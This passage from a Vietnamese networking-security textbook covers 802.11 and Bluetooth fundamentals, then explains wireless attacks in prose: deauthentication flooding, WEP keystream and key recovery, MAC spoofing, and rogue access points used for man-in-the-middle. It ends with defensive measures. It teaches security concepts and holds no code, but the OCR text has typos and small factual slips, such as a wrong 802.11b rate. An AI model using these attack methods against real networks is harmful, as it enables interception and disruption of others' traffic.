Thiết lập Acess Point giả để client kết nối.

Thiết lập một phiên làm việc tới Acess Point thật.

Bắt các dữ liệu mật và sử dụng chúng để xác thực với máy chủ.

Chiếm kết nối của client.

Ghi dữ liệu.

5.1.2. Các công nghệ sóng vô tuyến

Các tín hiệu của mạng được truyền bằng sóng vô tuyến tương tự như cách các đài vô tuyến quảng bá địa phương truyền tín hiệu, nhưng đối với các ứng dụng mạng thì có các tần số sử dụng cao hơn. Ví dụ, đối với sóng phát thanh FM, tần số sử dụng trong khoảng 88- 108 MHz, còn ở Mỹ, tần số được sử dụng để truyền các tín hiệu mạng là 902-928 MHz, 2,4 – 2,4835 GHz hoặc 5-5,4825 GHz.

Trong mạng không dây, tín hiệu được truyền theo một hoặc nhiều hướng, tuỳ thuộc vào kiểu của ăng ten được sử dụng. Hầu hết các mạng sóng vô tuyến đều sử dụng công nghệ trải phổ để truyền các gói tin. Kỹ thuật truyền trải phổ là kỹ thuật trải các tín hiệu mang tin (thường là tín hiệu số) làm cho độ rộng băng tần của kênh vô tuyến rộng hơn nhiều so với độ rộng băng tần của thông tin ban đầu.

Để tạo ra một tín hiệu trải phổ, tín hiệu mang tin được nhân với một mã trải phổ. Một bit tín hiệu mang tin ban đầu sẽ tạo ra rất nhiều bit tin sau phép nhân này. Quá trình này tạo ra tín hiệu phát trên một băng tần rộng. Để thu được tín hiệu, bên thu phải sử dụng một mã trải phổ giống với bên phát để khkôi phục lại tín hiệu mang tin ban đầu..

Kỹ thuật này làm thay đổi (trải) các thành phần tần số của một tín hiệu băng hẹp sang một băng tần rộng tương ứng.

Sử dụng kỹ thuật truyền trải phổ đảm bảo được tính an toàn và bảo mật của tín hiệu rất cao và cho phép nhiều người dùng sử dụng chung một băng tần. Lý do là vì năng lượng của tín hiệu được phát đi là rất thấp so với nhiễu nền tự nhiên của các tín hiệu thu được. Do tín hiệu được phát đi trên một băng tần rộng, nên các tín hiệu băng hẹp khác (như tín hiệu nghẽn

sóng vô tuyến công suất cao) sẽ có ảnh hưởng rất nhỏ đến toàn bộ quá trình truyền tín hiệu trải phổ. Điều này làm cho tín hiệu trải phố rất khó bị xuyên nhiễu.

Sự truyền thông sử dụng sóng vô tuyến có thể tiết kiệm chi phí tại những địa điểm khó thi công cáp mạng hoặc thi công nhưng với giá thành cao. Mặt khác, việc sử dụng sóng vô tuyến trong thiết lập mạng cũng đem lại sự tiện lợi đối với người dùng như không phải cố định vị trí làm việc và có thể di chuyển vị trí làm việc trong vùng phủ sóng.

Tuy nhiên, bên cạnh những tiện lợi của việc sử dụng sóng vô tuyến trong truyền thông mạng, nó cũng còn tồn tại những bất tiện, ví dụ như tốc độ, về sừ xuyên nhiễu giữa các hệ thống, ảnh hưởng của môi trường, thời tiết đến chất lượng tín hiệu , v.v...

5.2. Giới thiệu về IEEE 802.11

5.2.1. Các thành phần của mạng không dây

* Điểm truy nhập (Access Point)

Access Point (AP) là một bộ thu phát sóng vô tuyến (kết hợp cả thiết bị phát và thiết bị thu) sử dụng để kết nối các thiết bị dữ liệu vô tuyến (các trạm làm việc) với các hệ thống mạng cục bộ LAN. AP làm nhiệm vụ biến đổi và điều khiển việc gửi các gói dữ liệu. AP có thể kết nối một hoặc rất nhiều thiết bị không dây vào một mạng cục bộ có dây (LAN).

AP có thể thực hiện một hoặc nhiều chức năng truyền tải dữ liệu khác nhau như làm cầu nối (bridging – liên kết các mạng), phát lại (repeating), phân tán (hubs), định hướng các gói dữ liệu (switching, routing) hoặc ghép nối nhiều loại mạng khác nhau (gateway)

* Thiết bị truy nhập đầu cuối


Trong hệ thống WLAN, các thiết bị truy nhập đầu cuối (End user access device) còn được gọi là các trạm làm việc (Workstation - STA).

Các trạm làm việc đầu cuối là các máy thu phát biến đổi tín hiệu vô tuyến thành tín hiệu số được định tuyến đến hoặc từ các thiết bị truyền thông.

Các thiết bị này (các thiết bị truy nhập đầu cuối) sẽ kết nối các thiết bị truyền thông (máy tính, laptop, PDA) với các thiết bị truy nhập tập trung (Access Point). Thiết bị này có nhiệm vụ nhận và phân phối các gói dữ liệu đến các thiết bị hoặc các mạng khác. Các thiết bị truy nhập đầu cuối có thể là card mạng không dây hay các module vô tuyến tích hợp trong các thiết bị tính toán cá nhân như laptop hoặc PDA.

* Antena

Antena là thiết bị được sử dụng để chuyển đổi (convert) các tín hiệu điện sang tín hiệu điện từ và ngược lại. Antena thường được thiết kế hoạt động ở trên một dải tần nhất định. Các Antena hướng được thiết kế để tập trung năng lượng truyền theo một hướng nhất định. Các Antena thường được tích hợp ở các trạm đầu cuối người dùng cả trong Acess Point.



Hình 5-1: Các loại Antena trong WLAN

Hình 6-1 giới thiệu các loại Antena thường được sử dụng trong các hệ thống WLAN. Trong đó các Antena đa hướng (omnidirectional) sẽ phủ sóng xung quanh thiết bị với cường độ thấp hơn (không tập trung), còn các Antena YAGI và Flat Panel cho cường độ tín hiệu mạnh hơn theo một hướng nhất định.

Để tăng hiệu năng truyền vô tuyến (tốc độ truyền và khoảng cách), các Acess Point sử dụng 2 Antena để thu đa điểm (diversity reception). Thu đa điểm sử dụng 2 Antena để bắt các tín hiệu vô tuyến ở 2 điểm khác nhau. Điều này cho phép sử dung Antena có chất lượng tín hiệu cao nhất để tăng hiệu năng của hệ thống WLAN.

Hình 5-2: Antena hướng trong mạng WLAN

Hình 6-2 là một ví dụ về sử dụng Antena hướng để tăng khoảng cách truyền giữa một trạm làm việc và một Acess Point. Trong đó, Laptop kết nối với một thiết bị truy nhập thông qua cổng USB. Thiết bị truy nhập có một đầu nối RF kết nối với Antena hướng. Antena hướng này sẽ tập trung tín hiệu hướng tới Acess Point. Do đó làm tăng khoảng cách truyền và tốc độ truyền trong hệ thống WLAN.

* Chú ý: Antena có định hướng hay antena đa hướng đều đem lại cho các kẻ tấn công mạng những thuận lợi và khó khăn nhất định. Bởi vì, đối với antena có định hướng, tín hiệu được truyền theo một hướng và truyền được ở khoảng cách xa, do vậy kẻ tấn công không cần phải tiếp cận gần các nguồn tín hiệu cũng có thể thu được tín hiệu. Tuy nhiên, để thu được tín hiệu, cần phải xác định được hướng truyền của tín hiệu, mà điều này cũng không phải dễ thực hiện. Còn đối với các tín hiệu được truyền bởi antena đa hướng thì dễ dàng hơn trong việc chặn bắt thu trộm, bởi vì các kẻ tấn công không cần phải xác định hướng truyền tín hiệu của antena. Tuy

nhiên, trong trường hợp này thì cần phải tiếp cận các nguồn tín hiệu ở khoảng cách tương đối gần, do vậy dễ bị phát hiện.

5.2.2. Các phương pháp truy nhập mạng không dây

Chuẩn 802.11 sử dụng hai phương pháp truy nhập mạng không dây, đó là: truy nhập dựa trên độ ưu tiên và đa truy nhập phát hiện sóng mang có tránh va chạm (CSMA/CA).

Trong phương pháp truy nhập dựa trên độ ưu tiên, các điểm truy cập hoạt động như một trạm điều phối tập trung (point coordinator). Trạm điều phối sẽ thiết lập một giai đoạn không tranh chấp, trong đó chỉ có máy trạm mà trạm điều phối liên lạc đầu tiên mới được phép gửi dữ liệu lên đường truyền. Trong giai đoạn không tranh chấp, trạm điều phối sẽ gửi các tín hiệu thăm dò để trưng cầu các máy trạm. Nếu máy trạm phản hồi lại rằng nó có thông báo để gửi thì trạm điều hành sẽ đưa nó vào danh sách được trưng cầu. Với các máy trạm không được trưng cầu, trạm điều phối sẽ gửi cho chúng một "beacon frame" thông báo khoảng thời gian mà chúng phải chờ đến giai đoạn không tranh chấp tiếp theo. Tiếp theo, các máy trạm trong danh sách được trưng cầu sẽ được cấp quyền truy nhập đường truyền để trền dữ liệu, mỗi máy trạm được phép truyền ở một thời điểm khác nhau. Sau khi tất cả các máy trạm trong danh sách trưng cầu đã truyền dữ liệu xong, tram điều phối sẽ thiết lập một giai đoạn không tranh chấp khác.

Phương pháp truy nhập dựa trên độ ưu tiên được sử dụng cho các ứng dụng nhạy cảm với thời gian như voice, video và videoconferencing. Tất cả các ứng dụng nay chỉ hoạt động tốt nhất trên các đường truyền có thông lượng không bị nghẽn (không bị gián đoạn). Trong chuẩn 802.11, phương pháp truy nhập dựa trên độ ưu tiên còn được gọi là chức năng điều phối tập trung (PCF).

Đa truy nhập phát hiện sóng mang có tránh va đập (CSMA/CA) là phương pháp được sử dụng nhiều hơn trong mạng không dây và nó được gọi là chức năng điều phối phân tán (DCF). Trong phương pháp này, một

trạm đợi phát sẽ lắng nghe đường truyền để phát hiện tần số nhàn rỗi bằng cách kiểm tra mức chỉ số độ mạnh tín hiệu nhận được (RSSI). Thời điểm có tần số rỗi là thời điểm có khả năng va đập lớn nhất do nhiều trạm cùng muốn truyền dữ liệu lên đường truyền. Ngay sau khi phát hiện tần số rỗi, mỗi trạm sẽ tính được một thời gian đợi (backoff time) và sẽ lắng nghe thêm một khoảng thời gian DIFS nữa (DIFS là khoảng cách giữa các frame trong hệ thống điều phối phân tán) để chắc chắn rằng tần số đó là rỗi . Nếu tần số này là nhàn rỗi thì trạm có thời gian đợi ngắn nhất sẽ được phát dữ liệu lên đường truyền. Nếu tần số này là không rỗi, các máy trạm cần phát sẽ phải đợi cho đến khi tần số rỗi trở lại và sau đó tiếp tục chờ thêm bao lâu nữa tuỳ thuộc vào thời gian đợi mà chúng đã tính được.

Thời gian đợi được tính bằng cách nhân một giá trị slot-time với một số ngẫu nhiên. Giá trị slot-time được lưu trong bảng thông tin quản lý (MIB) của mỗi máy trạm. Số ngẫu nhiên có thể từ 0 đến giá trị kích thước cửa sổ va đập tối đa, giá trị này cũng được lưu trong MIB. Tuy nhiên, những kẻ tấn công cũng có thể gây ra các vấn đề cho mạng không dây bằng cách không tuân thủ thời gian đợi và làm lụt AP bằng các gói tin.

5.2.3. Kiểm soát lỗi dữ liệu

Quá trình truyền thông trong mạng không dây thường bị can nhiễu bởi thời tiết, ánh sáng mặt trời (solar flares), các mạng không dây khác hoặc do các trở ngại vật lý hoặc các nguồn khác. Bất kỳ một sự can nhiễu nào ở trên cũng có thể làm hỏng quá trình truyền nhận dữ liệu. Chuẩn 802.11 có đặc tính yêu cầu lặp lại tự động (ARQ- automatic repeat Request) giúp các thiết bị không dây ngăn chặn được các khả năng can nhiễu.

Với ARQ, nếu một trạm gửi một gói tin đi mà không nhận lại được tín hiệu xác nhận (ACK) từ trạm thu thì nó sẽ tự động gửi lại gói tin đó. Số lần gửi lại gói tin sẽ phụ thuộc vào kích thước của gói tin đó. Mỗi một trạm sẽ lưu giữ hai giá trị, một giá trị là kích cỡ tối đa của một gói tin ngắn

và một giá trị là kích thước của gói tin dài. Mỗi trạm cũng sẽ lưu giữ thêm hai giá trị, đó là số lần cố gắng gửi lại gói tin ngắn và số lần cố gắng gửi lại hói tin dài. Mỗi trạm sẽ căn cứ vào các giá trị này để gửi lại gói tin.

Ví dụ, một trạm đặt giá trị kích cỡ tối đa của gói tin ngắn là 776 byte, số lần phát lại gói ngắn là 10 lần. Giả sử trạm này phát đi một gói tin có độ dài 608 byte nhưng không nhận được tín hiệu xác nhận từ trạm thu. Điều này có nghĩa là trạm phát sẽ phát lại gói tin tối đa là 10 lần nếu không nhận được tín hiệu xác nhận từ trạm thu. Sau 10 lần gửi gói tin đi mà khôg nhận được tín hiệu xác nhận, nó sẽ thôi không phát lại gói tin đó nữa.

Kẻ tấn công có thể tạo ra can nhiễu vô tuyến để phá hoại bằng cách mua hoặc thiết kế một thiết bị phát hoạt động ở cùng tần số với các mạng không dây. Với việc sử dụng 1 ăng ten hướng tập trung và phát đi các tín hiệu có công suất lớn, kẻ tấn công hoàn toàn có thể tạo ra can nhiễu trong các mạng không dây.

5.2.3. Tốc độ truyền

Trong IEEE 802.11, tốc độ truyền và tần số sóng vô tuyến liên quan được định nghĩa thông qua ba chuẩn là 802.11a, 802.11b và 802.11g. (Trong các chuẩn trên, tốc độ truyền phù hợp với tầng vật lý trong mô hình tham chiếu các hệ thống mở OSI).

Trong chuẩn 802.11a, với dải tần 5 Ghz, tốc độ truyền của mạng không dây bao gồm:

- 6 Mbps
- 9 Mbps
- 12 Mbps
- 18 Mbps
- 24 Mbps
- 36 Mbps

- 48 Mbps

- 54 Mbps

Chuẩn 802.11a hoạt động tại tầng vật lý trong mô hình tham chiếu các hệ thống mở, nó sử dụng phương thức OFDM (orthogonal frequency-division multiplexing) phát các tín hiệu dữ liệu bằng sóng vô tuyến. OFDM hoạt động bằng cách chia dải tần 5 Ghz thành tập hợp của 52 tín hiệu sóng mang con hoặc 52 kênh và truyền tín hiệu dữ liệu đồng thời qua 52 tín hiệu (hoặc kênh) đó, người ta còn gọi đây là phương thức truyền song song. Trong số 52 tín hiệu sóng mang được chia, 4 dùng cho điều khiển truyền, 48 còn lại dùng cho truyền dữ liệu của trạm.

Chuẩn 802.11b sử dụng dải tần 2.4 Ghz, các tốc độ truyền gồm có:

- 1 Mbps

- 2 Mbps

- 10 Mbps

- 11 Mbps

Chuẩn 801.11b sử dụng phương thức DSSS (Direct sequence spread specrum modulation) để phát các tín hiệu mạng dữ liệu thông qua sóng vô tuyến. Với DSSS, dữ liệu có thể được truyền qua các kênh có dải thông là 22 Mhz, số lương các kênh tuỳ thuộc vào từng quốc gia và có thể lên tới 14 kênh.

Chuẩn 802.11g là sự mở rộng của của chuẩn 802.11b, nó cho phép tốc độ truyền có thể lên tới 54 Mbps, và các thiết bị không dây sử dụng chuẩn 802.11g có thể giao tiếp được với các thiết bị sử dụng chuẩn 802.11b và 802.11g khác. Chuẩn 802.11g sử dụng phương thức OFDM và có thể đạt được các tốc độ truyền:

- 6 Mbps

- 9 Mbps

- 12 Mbps
- 18 Mbps
- 24 Mbps
- 36 Mbps
- 48 Mbps
- 54 Mbps

5.2.4. Sử dụng xác thực để huỷ bỏ kết nối

Một chức năng của quá trình xác thực là huỷ bỏ kết nối khi phiên liên lạc đã hoàn thành. Quá trình xác thực trong huỷ bỏ các kết nối là quan trọng bởi vì nó sẽ ngăn chặn hai trạm truyền thông bị huỷ bỏ kết nối một cách vô tình (không cố ý) bởi một trạm không xác thực. Hai trạm sẽ huỷ kết nối khi một trong các trạm đó gửi một thông báo deauthentication và kết quả là quá trình truyền thông sẽ được kết thúc ngay lập tức.

5.3. Mạng Boluetooth

Bluetooth là một công nghệ không dây được mô tả bởi SIG (Bluetooth Special Interest Group). Bluetooth là công nghệ có sự hấp dẫn lôi cuốn nhiều nhà cung cấp như 3Com, Agre, IBM, Intel, Lucent, Microsoft, motorola,...Bluetooth sử dụng các tần số nhảy ở trong dải tần 2,4 Ghz (2,4 - 2,4835 Ghz) được thiết kế bởi FCC cho việc truyền thông ISM không bản quyền. Kỹ thuật "nhảy tần số" (frequency hopping) là một kỹ thuật sử dụng phổ tần rộng, nó xoay quanh việc gửi tín hiệu qua một tần số ngẫu nhiên; nghĩa là lần đầu sẽ gửi trên một tần số, lần hai gửi trên tần số khác, lần thứ ba và vân vân. tần số này không thật sự là ngẫu nhiên mà được tính toán một cách có giải thuật bởi một bộ sinh số ngẫu nhiên. Bên nhận sẽ dùng cùng một giải thuật như bên gửi và do đó có thể nhảy qua các tần số khác nhau đồng bộ với bên gửi để nhận chính xác khung thông tin. Thuận lợi của nhảy tần số là giảm thiểu được sự xuyên nhiễu khi có nhiều thiết bị được sử dụng.

Với việc sử dụng kỹ thuật truyền công suất cao, Bluetooth có thể truyền xa tới 100 mét, nhưng trong thực tế, hầu hết các thiết bị Bluetooth truyền nhận ở khoảng cách 9 mét. Bluetooth điển hình sử dụng truyền thông không đồng bộ ở tốc độ 57,6 kbps và 721 kbps, ngoài ra, các thiết bị bluetooth cũng có thể sử dụng truyền thông đồng bộ ở tốc độ 432,6 kbps nhưng không phổ biến.

Bluetooth sử dụng TDD (time division duplexing), điều này có nghĩa là các gói tin được truyền qua lại theo các hướng sử dụng các khe thời gian (time slots). Số khe thời gian trong một quá trình truyền có thể lên đến con số 5, điều này cho phép nhiều gói tin có thể truyền nhận đồng thời và quá trình đó thực sự là song công. Bluetooth có thể cho phép 7 thiết bị cùng kết nối và thực hiện truyền thông đồng thời, và khi các thiết bị này thực hiện truyền thông, một thiết bị sẽ được tự động lựa chọn để làm thiết bị chủ (master device) để điều khiển hoạt động như thiết lập khe thời gian, quản lý các bước nhảy tần. Truyền thông Bluetooth đại diện cho hoạt động mạng ngang hàng.

5.4. Phân tích các tấn công mạng không dây

5.4.1. Các tấn công thăm dò

Vấn đề an toàn rõ ràng nhất trong các mạng WLAN chính là ưu điểm chính của nó: Bất cứ ai cũng có thể thu được dữ liệu ở bất cứ đâu trong vùng phủ sóng vô tuyến. Tín hiệu có thể đi qua tường, ra ngoài các toà nhà hay vượt qua tất cả các rào cản. Những kẻ tấn công có thể bắt và phát tín hiệu không dây miễn là chúng ở trong vùng phủ sóng. Với các Antena mạnh, kẻ tấn công có thể nhận và phát các gói tin ở khoảng cách xa nhiều km.

Những kẻ tấn công dùng phương pháp thăm dò để khám phá và phân tích các mục tiêu tấn công. Trong quá trình phân tích, kẻ tấn công sẽ biết được giao thức và những cơ chế an toàn nào đang được sử dụng từ đó chọn công cụ tấn công phù hợp. Cho dù các chương trình như sniffing và wardriving

không phải là chương trình tấn công và được các nhà quản trị hệ thống sử dụng với mục đích hợp pháp, nhưng chúng cũng có thể là công cụ để thực hiện các tấn công thăm dò.

5.4.2. Các tấn công DoS

DoS là vấn đề đáng quan tâm nhất, nó là dạng tấn công nhằm phá vỡ chức năng của một dịch vụ. Sự phá vỡ có thể là phá hoại về vật lý các thiết bị mạng hoặc các tấn công nhằm chiếm toàn bộ băng thông của mạng. Nó cũng có thể là một hành động nhằm ngăn không cho một người dùng nào đó sử dụng một dịch vụ. Tấn công DoS đặc biệt nghiêm trọng trong mạng không dây do tính dễ dàng truy nhập mạng của nó. Một kẻ tấn công có thể thực hiện một tấn công DoS rất đơn giản bằng một thiết bị làm nghẽn sóng vô tuyến, hiện nay người ta sử dụng các cạc 802.11 để thay cho các thiết bị đó do tính hiệu quả và dễ dàng vận chuyển của nó.

* Các tấn công ngắt trình báo và ngắt xác thực:

Các tấn công ngắt trình báo và ngắt xác thực khai thác bản chất không xác thực của các frame quản lý giao thức 802.11. Khi một trạm làm việc kết nối vào Acess Point, trước hết nó phải trao đổi các frame xác thực và sau đó là các frame trình báo. Nó chỉ được phép tham gia vào mạng sau khi đã xác thực (authenticate) và trình báo (associate) thành công. Tuy nhiên, bất cứ một trạm nào cũng có thể làm giả một thông báo ngắt trình báo và ngắt xác thực, khi đó Acess Point sẽ loại trạm đó ra khỏi mạng và do đó nó không gửi được dữ liệu cho đến khi nó trình báo lại. Bằng cách gửi các frame này lặp đi lặp lại nhiều lần, kẻ tấn công có thể loại được nhiều máy ra khỏi mạng.

* Tấn công thời gian phát:

Một dạng khác của tấn công từ chối dịch vụ dựa trên trường Transmit Duration của các frame 802.11. Transmit Duration là cơ chế chống xung đột dùng để công bố cho các trạm khác biết khi nào thời gian phát kết thúc. Kẻ tấn công có thể gửi một loạt các gói có giá trị Transmit Duration lớn

nhất (1/30 giây), giá trị này làm cho các trạm khác không phát được dữ liệu trong khoảng thời gian đó. Do đó, chỉ cần gửi đi các gói với số lượng 30 gói/giây là có thể chiếm được mạng. Hiện nay rất nhiều card đã bỏ trường Transmit Duration nên tấn công này không còn hiệu lực nữa.

5.4.3 Các tấn công xác thực

Tấn công DoS là khá đơn giản nhưng chúng chỉ đạt được một số mục đích nhất định. Truy nhập được vào mạng sẽ giúp kẻ tấn công khai thác được nhiều hơn. Do việc dành quyền truy nhập vật lý vào mạng không dây là đơn giản, nên người ta đã phát triển nhiều cơ chế cung cấp chức năng kiểm soát truy nhập. IEEE đã đưa ra các cơ chế xác thực mới dựa trên chuẩn 802.1x và EAP. Ngoài ra một số nhà sản xuất còn thực hiện một số cơ chế xác thực khác như lọc địa chỉ MAC.

* Tấn công xác thực bằng khoá bí mật:

Các nhà thiết kế 802.11 đã tạo ra một cơ chế xác thực, gọi là xác thực khoá bí mật chia sẻ (shared-key authentication). Tuy nhiên, nó lại rất dễ giả mạo và dò rỉ thông tin về mầm khoá. Nhưng thật may mắn sự xác thực đó là tuỳ chọn (optional). Cơ chế xác thực mặc định là xác thực mở (open authentication), về cơ bản là không xác thực, và được ưa dùng hơn cơ chế xác thực bằng khoá bí mật chia sẻ.

Xác thực bằng khoá bí mật chia sẻ là cơ chế xác thực 2 chiều mà trong đó mỗi bên sẽ gửi một giá trị ngẫu nhiên (random challenge) và sau đó mã giá trị đó bằng một khoá WEP mà bên kia cung cấp. Cơ chế này rất dễ bị phá vỡ vì kẻ tấn công có thể thu thập đầy đủ thông tin bằng cách quan sát một phiên xác thực thành công và sẽ tạo ra được những response xác thực hợp lệ để sử dụng trong tương lai.

Bằng một phép tính XOR giữa challenge và response, kẻ tấn công có thể tìm ra được chuỗi khoá tương ứng với véc tơ khởi tạo đó. Giờ đây kẻ tấn công đã có đủ thông tin để xác thực vì hắn có thể dùng lại véc tơ khởi

tạo và chuỗi khoá mà hắn tính ra. Hắn chỉ đơn giản mã tất cả các challenge chuyển đến bằng chuỗi khoá này và do đó hắn xác thực thành công.

* Tấn công giả địa chỉ MAC:

Rất nhiều Acess Point có khả năng giới hạn kết nối của các trạm làm việc dựa trên địa chỉ MAC. Tuy nhiên một kẻ tấn công lại dễ dàng giả mạo địa chỉ MAC vì rất nhiều card 802.11 cho phép người dùng tự đặt các địa chỉ MAC mà họ muốn. Kẻ tấn công có thể dễ dàng có được một địa chỉ MAC hợp lệ bằng cách sử dụng công cụ sniffer.

* Tấn công khôi phục khoá WEP và khôi phục bản rõ:

Có 2 cách để giải mã dữ liệu mã bằng WEP. Cách rõ ràng nhất là khám phá ra đúng mầm khoá, cách thứ 2 là tìm ra tất cả các khoá có thể mà mầm khoá tạo ra.

Mã hoá RC4 là phép tính XOR giữa khoá (K) với dữ liệu rõ (P) tạo ra bản mã (C). Nếu một kẻ tấn công biết được 2 trong 3 thành phần này, hắn sẽ tính được thành phần thứ 3. Vì kẻ tấn công luôn luôn biết được bản mã C, do nó được phát quảng bá trên mạng, nên nếu biết P kẻ tấn công sẽ tính được K và ngược lại.

* Từ điển khoá:

Vấn đề an toàn của RC4 chính là không được sử dụng trùng khoá. WEP thực hiện điều này bằng cách sử dụng véc tơ khởi tạo (IV) để cho phép 2^{24} (tương ứng với khoảng 16 triệu) khoá ứng với mỗi mầm khoá. Do đó, để tìm ra khoá thì phải tìm ra từng khoá. Có một phương pháp là đợi các khoá lặp lại, điều này sẽ làm dò rỉ thông tin về dữ liệu và về khoá. Phương pháp khác là phải biết được một số dữ liệu trong toàn bộ dữ liệu mã, gọi là tấn công bản rõ biết trước (known plaintext attack). Sau khi kẻ tấn công xây dựng được một từ điển bao gồm 16 triệu khoá, hắn có thể giải mã bất cứ dữ liệu nào gửi đi trên mạng đã được mã bằng khoá WEP đó. Từ điển này chỉ có độ dài 1500 byte và chỉ phải mất 24 GB để lưu trữ,

rất phù hợp với ổ cứng của máy Laptop. Hiện nay ta có thể thay giao thức WEP bằng WPA và chuẩn 802.11i

* Tấn công khôi phục mầm khoá WEP:

Một trong những mục tiêu hấp dẫn nhất mà kẻ tấn công nhắm vào các mạng WLAN được bảo vệ bằng WEP là khôi phục mầm khoá WEP. Do các điểm yếu của giao thức và một số lỗi khi thực hiện, nên rất nhiều tấn công đã được thực hiện nhằm vào mầm khoá WEP. Một trong những tấn công nguy nhiểm nhất là tấn công Fluhrer-Mantin-Shamir, nó cho phép dùng một sniffer thụ động tìm ra được mầm khoá WEP chỉ trong vòng 9 phút thực hiện.

5.4.4. Các tấn công trên giao thức EAP

Rất nhiều nhà sản xuất đã phát triển các giao thức không dây dựa trên giao thức EAP (Extensibel Authentication Protocol). Tất cả các giao thức này đều cần đến một máy chủ xác thực, Acess Point đóng vai trò chủ yếu để trung chuyển các thông báo xác thực. Kẻ tấn công có thể nhắm vào các giao thức này với một trong 2 tư cách: kẻ tấn công thụ động – quan sát luồng thông tin và cố gắng thu thập các thông tin có ích; kẻ tấn công chủ động – đóng giả vai trò là người trong cuộc. Theo cách này, hắn sẽ cố đóng giả một client, một máy chủ hoặc cả 2 (giống như người đàn ông ở giữa).

5.4.5. Các điểm truy nhập giả mạo

Các điểm truy nhập giả mạo (Rogue Acess Point) là các Acess Point không hợp lệ trong mạng. Những người dùng mạng thường thiết lập lên để sử dụng cho tiện lợi, đặc biệt trong trường hợp không tồn tại cơ sở hạ tầng mạng không dây. Do giá của các Acess Point rẻ và dễ cài đặt nên chúng thường được thiết lập mà không có hoặc rất ít chức năng an toàn. Cho dù chúng có được cài đặt các chức năng an toàn như WEP, thì một người dùng thường không thể cấu hình một cơ chế an toàn mạnh hơn như VPN hay xác thực đầu cuối. Một hiểm hoạ tiềm năng khác đó là những kẻ tấn

công có thể dựng lên các Acess Point giả để giành quyền truy nhập vào mạng.

Các Acess Point giả không cần phải cài đặt trong phạm vi vật lý của mạng. Chúng có thể được đặt ở bên ngoài (trong một chiếc xe hoặc trong một toà nhà bên cạnh). Muốn thực hiện được tấn công người đàn ông ở giữa, kẻ tấn công cũng cần phải dựng lên một Acess Point giả.

Một số Acess Point đóng vai trò như các cổng truy nhập công cộng (như ở sân bay, khách sạn, quán cà phê hay các địa điểm công cộng khác) đều yêu cầu cung cấp username và password để xác thực để sử dụng dịch vụ không dây. Một kẻ tấn công cũng có thể dựng lên các Acess Point giả để thu thập các thông tin về khoản mục. Nếu người dùng không có cách nào đó để xác thực Acess Point (như sử dụng SSL) thì không có cách nào để chống lại kiểu tấn công này.

Kẻ tấn công cũng có thể sử dụng Acess Point giả làm đòn bẩy để làm tổn thương đến một mạng nào đó. Nếu kẻ tấn công có quyền truy nhập vật lý đến một mạng (trực tiếp hay thông qua trung gian), hắn cũng có thể dựng lên một Acess Point giả trên một mạng có dây. Sau đó Acess Point này có thể cho phép truy nhập vào mạng mà không cần phải truy nhập vật lý vào mạng đó. Kẻ tấn công có thể dùng "điệp viên" này để thực hiện các tấn công khác như gửi các dữ liệu quan trọng ra bên ngoài.

Rõ ràng, các Acess Point giả cho thấy những điểm yếu về an toàn rất nghiêm trọng. Nên người quản trị mạng cần có chiến lược để tìm và xoá bỏ các Acess Point giả trong mạng

5.5. Các biện pháp an toàn mạng không dây

5.5.1. Xác thực hệ thống mở

Trong các hệ thống mở, hai trạm tham gia truyền thông có thể xác thực lẫn nhau. Trạm gửi sẽ gửi đi một thông báo đơn giản yêu cầu được xác thực bởi trạm đích hoặc điểm truy nhập (AP), khi trạm đích xác nhận

yêu cầu đó thì quá trình xác thực sẽ hoàn thành. Trong phương thức này, một trạm bất kỳ khi yêu cầu xác thực thì nó sẽ công nhận luôn quá trình xác thực đó. Trong xác thực hệ thống mở, tính an toàn được cung cấp rất thấp và đây là thành phần ngầm định của các thiết bị không dây.

5.5.2. Xác thực khoá chung

Xác thực khoá chung (khoá chia sẻ trước) sử dụng mật mã khoá đối xứng, với việc sử dụng cùng một khoá (hoặc mầm khoá) để mã hoá và giải mã. Kỹ thuật xác thực được sử dụng là thách đố và đáp ứng (challenge/ response), máy tính bị truy nhập sẽ yêu cầu một tham số bí mật từ máy tính truy nhập khi khởi tạo kết nối, ví dụ như khoá mật mã mà cả hai sẽ dùng trong mã hoá và giải mã thông tin. Trong truyền thông không dây, các bước được sử dụng như sau:

1. Máy tính khởi tạo kết nối sẽ gửi một khung yêu cầu quản lý xác thực tới thiết bị đích.

2. Thiết bị đích gửi một khung yêu cầu quản lý xác thực đòi hỏi tham số bí mật (shared secret).

3. Máy tính khởi tạo gửi trả lại cho thiết bị đích tham số bí mật cùng với tổng tra tra CRC để xác nhận tính chính xác của tham số bí mật.

4. Thiết bị đích sẽ kiểm tra tham số bí mật từ máy tính truy nhập, nếu chính xác thì sẽ gửi trả lại cho máy tính đích một thông báo xác nhận quá trình xác thực thành công và quá trình truyền nhận dữ liệu sẽ bắt đầu.

5.5.3. An toàn tương đương mạng có dây (WEP)

WEP (Wired Equivelent Privacy) là một thuật toán mã hoá được công bố trong chuẩn 802.11 đầu tiên. Nó có 3 chức năng chính như sau:

- Chống lộ các gói tin trong quá trình truyền
- Chống sửa đổi các gói tin trong quá trình truyền
- Cung cấp chức năng kiểm soát truy nhập mạng

Mục đích của giao thức này là bảo đảm an toàn cho môi trường truyền không dây giống như trong môi trường truyền có dây dẫn.

* WEP key và WEP seed:

WEP key là một khoá có độ dài 40 hoặc 104 bit được sử dụng làm khoá cơ sở cho từng gói tin. Khi được kết hợp với 24 bit véc tơ khởi tạo nó sẽ được gọi là WEP seed. Do đó WEP seed sẽ có độ dài 64 hoặc 128 bit.

